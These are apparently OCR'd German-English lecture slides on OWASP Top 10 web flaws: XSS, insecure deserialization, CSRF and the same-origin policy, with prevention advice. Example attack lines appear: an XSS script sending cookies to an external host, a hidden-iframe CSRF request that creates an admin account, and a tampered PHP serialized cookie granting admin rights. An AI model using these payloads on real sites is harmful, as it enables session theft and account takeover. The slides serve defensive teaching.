


https://blog.sessionstack.com/how-javascript-works-5-types-of-xss-attacks-tips-on-preventing-them-e6e28327748a

#7 Cross-Site-Scripting

Beispiel: (persistent)

```
<script> window.location = 'https://example.com/?user_data=' + document.cookies; </script>
```



https://blog.sessionstack.com/how-javascript-works-5-types-of-xss-attacks-tips-on-preventing-them-e6e28327748a

#7 Cross-Site-Scripting
OWASP XSS Prevention Sheet

1. **Input validation and sanitization:** Input validation and data sanitization are the first line of defense against untrusted data. Apply white list validation wherever possible.
2. **Output encoding for correct context:** When a browser is rendering HTML and any other associated content like CSS, javascript etc., it follows different rendering rules for each context. Hence *Context-sensitive output encoding* is absolutely critical for mitigating risk of XSS.

Context	Code Sample	Encoding Type
HTML Entity	UNTRUSTED DATA	Convert & to & Convert < to < Convert > to > Convert " to " Convert ' to ' Convert / to /
HTML Attribute Encoding	<input type="text" name="fname" value=" UNTRUSTED DATA">	Except for alphanumeric characters, escape all characters with the HTML Entity &#xHH; format, including spaces. (HH = Hex Value)
URI Encoding	clickme	Except for alphanumeric characters, escape all characters with ASCII values less than 256 with the HTML Entity &#xHH; format, including spaces. (HH = Hex Value)
JavaScript Encoding	<script>var currentValue=' UNTRUSTED DATA';</script> <script>someFunction(' UNTRUSTED DATA');</script>	Ensure JavaScript variables are quoted. Except for alphanumeric characters, escape all characters with ASCII values less than 256 with \uXXXX unicode escaping format (X = Integer), or in xHH (HH = HEX Value) encoding format.
CSS Encoding	Selection	Except for alphanumeric characters, escape all characters with ASCII values less than 256 with the \HH (HH= Hex Value) escaping format.

#7 Cross-Site-Scripting
OWASP XSS Prevention Sheet

3. **HTTPOnly cookie flag:** Preventing all XSS flaws in an application is hard. To help mitigate the impact of an XSS flaw on your site, set the HTTPOnly flag on session cookie and any custom cookies that are not required to be accessed by JavaScript.
4. **Implement Content Security Policy (CSP):** CSP is a browser side mechanism which allows creating whitelists for client side resources used by the web application, e.g. JavaScript, CSS, images, etc. CSP via special HTTP header instructs the browser to only execute or render resources from those sources. For example, the CSP header below allows content only from example site's own domain (mydomain.com) and all its sub domains.

```
Content-Security-Policy: default-src 'self' *.mydomain.com
```

5. **Apply encoding on both client and server side:** It is essential to apply encoding on both client and server side to mitigate DOM based XSS attack, in which untrusted data never leaves the browser.

#8 Unsichere Deserialisierung

A8:2017-Unsichere Deserialisierung

Unsichere, weil unzureichend geprüfte Deserialisierungen können zu Remote-Code-Execution- Schwachstellen führen. Aber auch wenn das nicht der Fall ist, können Deserialisierungsfehler Angriffsmuster wie Replay-Angriffe, Injections und Erschleichung erweiterter Zugriffsrechte ermöglichen.

Ein PHP Forum nutzt die PHP-Objekt-Serialisierung um ein „Super-Cookie“ zu erzeugen, dieses enthält Angaben zur User-ID, Rolle, einen Passwort-Hash und weitere Informationen:

a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

Ein Angreifer verändert nun das serialisierte Objekt, um sich selbst Admin-Rechte zu verschaffen.

a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

#9 Using Components with Known Vulnerabilities

A9:2017-Nutzung von Komponenten mit bekannten Schwachstellen

Komponenten wie Bibliotheken, Frameworks etc. werden mit den Berechtigungen der zugehörigen Anwendung ausgeführt. Wird eine verwundbare Komponente ausgenutzt, kann ein solcher Angriff von Datenverlusten bis hin zu einer Übernahme des Systems führen. Applikationen und APIs, die Komponenten mit bekannten Schwachstellen einsetzen, können Schutzmaßnahmen unterlaufen und so Angriffe mit schwerwiegenden Auswirkungen verursachen.

Wenn die verwendete Software verwundbar, nicht mehr unterstützt oder veraltet ist. Dies beinhaltet das Betriebssystem, den Web-/Applikationsserver, das Datenbankmanagementsystem (DBMS), Anwendungen, APIs und alle verwendeten Komponenten, Laufzeitumgebungen sowie Bibliotheken.

#9 Using Components with Known Vulnerabilities

Nutzung von veralteter Software

- Szenarien:
  - > Server kann nicht geupdated werden, da Software nicht kompatibel zum Code ist
  - > Eigene Software verwendet Software, deren Bibliotheken veraltet sind
    - – Schwierig solche Probleme zu erkennen, da der Fehler nicht selbst verursacht ist

Gegenmaßnahmen

- Security-Newsletter abonnieren
  - > Evtl. existieren spezielle Mailinglisten zum eingesetzten Produkt
- CVE-Listen enthalten Liste von Sicherheitslücken
  - > CVE = Common Vulnerabilities and Exposures
- Über aktuelle Entwicklungen auf dem Laufenden bleiben

IoT-Geräte die keine Update-Funktion haben sind oftmals Opfer von Attacken

#10 Unzureichendes Logging

A10:2017-Unzureichendes Logging & Monitoring

Unzureichendes Logging und Monitoring führt zusammen mit fehlender oder uneffektiver Reaktion auf Vorfälle zu andauernden oder wiederholten Angriffen. Auch können Angreifer dadurch in Netzwerken weiter vordringen und Daten entwenden, verändern oder zerstören. Viele Studien zeigen, dass die Zeit bis zur Aufdeckung eines Angriffs bei ca. 200 Tagen liegt sowie typischer-weise durch Dritte entdeckt wird und nicht durch interne Überwachungs- und Kontrollmaßnahmen.

- Auditierbare Ereignisse wie erfolgreiche oder fehlgeschlagene Log-ins oder wichtige Transaktionen werden nicht protokolliert.
- Warnungen und Fehler erzeugen keine, unzureichende oder uneindeutige Protokoll-Einträge.
- Protokolle von Anwendungen und Schnittstellen werden nicht ausreichend hinsichtlich verdächtiger Aktivitäten überprüft.
- Protokolle werden nur lokal gespeichert.
- Geeignete Alarmierungs-Schwellen und Eskalations-Prozesse als Reaktion auf (potentielle) Vorfälle liegen nicht vor oder sind nicht wirksam.
- Penetration-Tests und Scans mit DAST-Werkzeugen (wie OWASP ZAP) lösen keine Alarme aus.

Cross-Site-Request-Forgery (Verschwunden in 2017)

„Fälschung" einer Anfrage über einen anderen Benutzer

- Benutzer ist auf einer anderen Webseite autorisiert
- „Böse" Webseite bindet Frame/Bild zu anderer Seite ein

- Beispiel:
  - > X hat es auf den Administrator Y der Seite example.com abgesehen
  - > X erstellt eine Webseite mit folgendem Inhalt und schickt Y (anonym) einen Link zur Seite zu

```
<iframe src="http://example.com/admin/createAdmin
Account.php?name=admin2&pw=test"></iframe>
```

  - > createAdminAccount.php erstellt einen Admin-Account für die Seite, kann aber nur von einem Administrator aufgerufen werden
  - > Ist der Administrator eingeloggt, wurde also ein Account erstellt
  - > Wenn der iFrame jetzt auf <*iframe width*="*0*" height="*0*" border="*0*"> gesetzt wird ist das nur schwer zu erkennen

iFrames werden besonders gehandhabt und teilweise geschützt

Cross-Site-Request-Forgery

heise online > News > 2013 > KW 28 > Mail-Adressen bei T-Online lassen sich kapern

09.07.2013 14:52 heise Security « Vorige | Nächste »

Mail-Adressen bei T-Online lassen sich kapern

vorlesen / MP3-Download

Durch eine Schwachstelle können Angreifer die Mail-Adressen von T-Online-Kunden kapern, wie MDR Info berichtet. Der Angreifer lockt sein Opfer in spe hierzu auf eine speziell präparierte Internetseite, die ohne Zutun des Nutzers eine Anfrage an einen T-Online-Server schickt.

Die Anfrage bewirkt, dass der Mail-Alias des T-Online-Nutzers freigegeben wird. Im Anschluss kann sich der Angreifer den Alias selbst registrieren und beliebig nutzen; etwa, um sich über "Passwort vergessen" Zugriff auf Webdienste zu verschaffen, bei denen der ursprüngliche Eigentümer des Mail-Accounts registriert ist.

Bei dem Angriff handelt es sich um sogenanntes Cross-Site-Request-Forgery (CSRF), das darauf abzielt, dass eine Funktion auf der T-Online-Site nicht ausreichend geschützt ist. Die speziell präparierte Website des Angreifers ahmt den HTTP-Request nach, der erzeugt wird, wenn einen Nutzer seinen E-Mail-Alias über die entsprechende Funktion auf der T-Online-Site freigibt. Die Anfrage könnte etwa folgendermaßen aussehen:

```
http://mail.t-online.de/service.php?action=unregister
```

T-Online gibt den Alias daraufhin – offenbar ohne Schonfrist – zur Neuregistrierung frei.

Quelle: https://heise.de/-1914004

Cross-Site-Request-Forgery

Schutzmaßnahmen

- Zusätzliche Information (Token) wird beim Login generiert
  - > Beispiel: 20-stelliger zufälliger Wert
- Die Webseite versieht nun alle Anfragen zusätzlich mit dem Token
  - > Hidden Field bei POST Requests

```
<input type="hidden" name="token" value="3dkl3kcualidkladfjiel" />
```

  - > Token Parameter bei URLs:
    - `/dosomething.php` wird zu `/dosomething.php?auth=3dkl3kcualidkladfjiel`
    - Besser ist es POST zu nutzen, da der Nutzer die Adresse (inklusive Token) dann nicht aus Versehen an andere Nutzer weitergeben kann
- Der Wert kann von einer externen Webseite nicht herausgefunden werden


Nur POST verwenden bietet keinen Schutz!


- Ein Angriff kann auch über POST-Requests realisiert werden
  - > Beispiel: Automatisch absendendes Formular

Weitere Informationen: https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet

Cross-Site-Request-Forgery

Schutzmaßnahmen am Beispiel Facebook





„if an action request doesn't [have] that token, Facebook will drop the request without any process on it"

Quelle: http://blog.darabi.me/2015/04/bypass-facebook-csrf.html

CSRF-Token

(sollte ich besser nicht veröffentlichen…)

iFrames

```
<!DOCTYPE html>
<html>
<head>
    <title>Untitled Document</title>
</head>
<body>
    <p>Normal page</p>
    <iframe src="https://security.stackexchange.com/" />
</body>
</html>
```

```
X-Frame-Options: SAMEORIGIN
```

Response-Header verbietet den Zugriff auf eine andere Quelle

Cross-Site-Request-Forgery
Same Origin Policy

Sicherheitsrahmen für das Web

- Angenommen wir laden JavaScript-Code von http://www.example.com/dir/test.html

Compared URL	Outcome	Reason
http://www.example.com/dir/page.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com:81/dir2/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir2/other.html	Failure	Different protocol
http://en.example.com/dir2/other.html	Failure	Different host
http://example.com/dir2/other.html	Failure	Different host (exact match required)
http://v2.www.example.com/dir2/other.html	Failure	Different host (exact match required)

Letztlich wollen wir verhindern, dass evil.com-Code auf Seiten zugreifen kann, die nicht von ihm stammen

Cross-Site-Request-Forgery
Same Origin Policy

The “Same Origin” policy states that:

- if we have a reference to another window, e.g. a popup created by `window.open` or a window inside `<iframe>`, and that window comes from the same origin, then we have full access to that window.
- otherwise, if it comes from another origin, then we can’t access the content of that window: variables, document, anything. The only exception is `location`: we can change it (thus redirecting the user). But we cannot *read* location (so we can’t see where the user is now, no information leak).


https://javascript.info/cross-window-communication

Cross-Site-Request-Forgery
Same Origin Policy

Aufpassen: Es geht um die Antwort!

- Get/Post-Anfragen können von einer Domäne in die andere greifen - nur die elementaren **XMLHttpRequest()**

- Get/Post-Antworten werden jedoch nur bedingt akzeptiert:
  - Wenn die Portnummern gleich sind und
  - wenn Domain + Subdomain gleich sind




Cross-Site-Request-Forgery
Same Origin Policy

Ausnahmen:

- Wir haben bei virtual hosts gesehen, dass multiple Web-Seiten den gleichen DNS-Eintrag haben können
- Damit könnten ggf. Probleme über den DNS-Lookup entstehen und somit alle Rechner der gleichen IP-Zugriff erhalten (DNS Rebinding)
- Hierarchie beeinflussbar
  - Clock.live.com vs Vulnerable.live.com
  - Clock.live.com führt ein "Downgrade" durch in dem es die `document.domain` auf live.com setzt
  - Vulnerable.live.com wurde vom Attacker übernommen. Dann kann er über das document-Objekt die Domäne auf live.com setzen und auf clock.live.com zugreifen
  - Bedrohung durch Cross-Origin-Resource-Sharing: Man will explizit die Kommunikation erlauben (*.google.com oder *.live.com).


Cross-Site-Request-Forgery
Same Origin Policy



https://www.bedefended.com/papers/cors-security-guide

Cross-Site-Request-Forgery
Same Origin Policy

Cookies (Domäne)



Cross-Site-Request-Forgery
Same Origin Policy

XmlHTTPRequest:


Zwar verbietet die SOP das Lesen der Antwort, nicht aber das Verschicken der Anfrage. Damit ist es ggf. möglich, Aktionen beim Server zu initiieren oder auf Buffer-Overflow-Attacken zu setzen

As per XMLHttpRequest level 2, browsers allow cross-origin GETs to be sent without preflighting, but don't allow the results to be read from the response unless the remote domain opts in.

CSRF attacks rely on the fact that you can transmit requests to another domain, and reading the response doesn't matter. Many CSRF prevention techniques exploits the fact that the attacker cannot read the page before making the request

https://security.stackexchange.com/questions/16204/why-doesnt-the-same-origin-policy-block-get-requests-that-contain-arguments

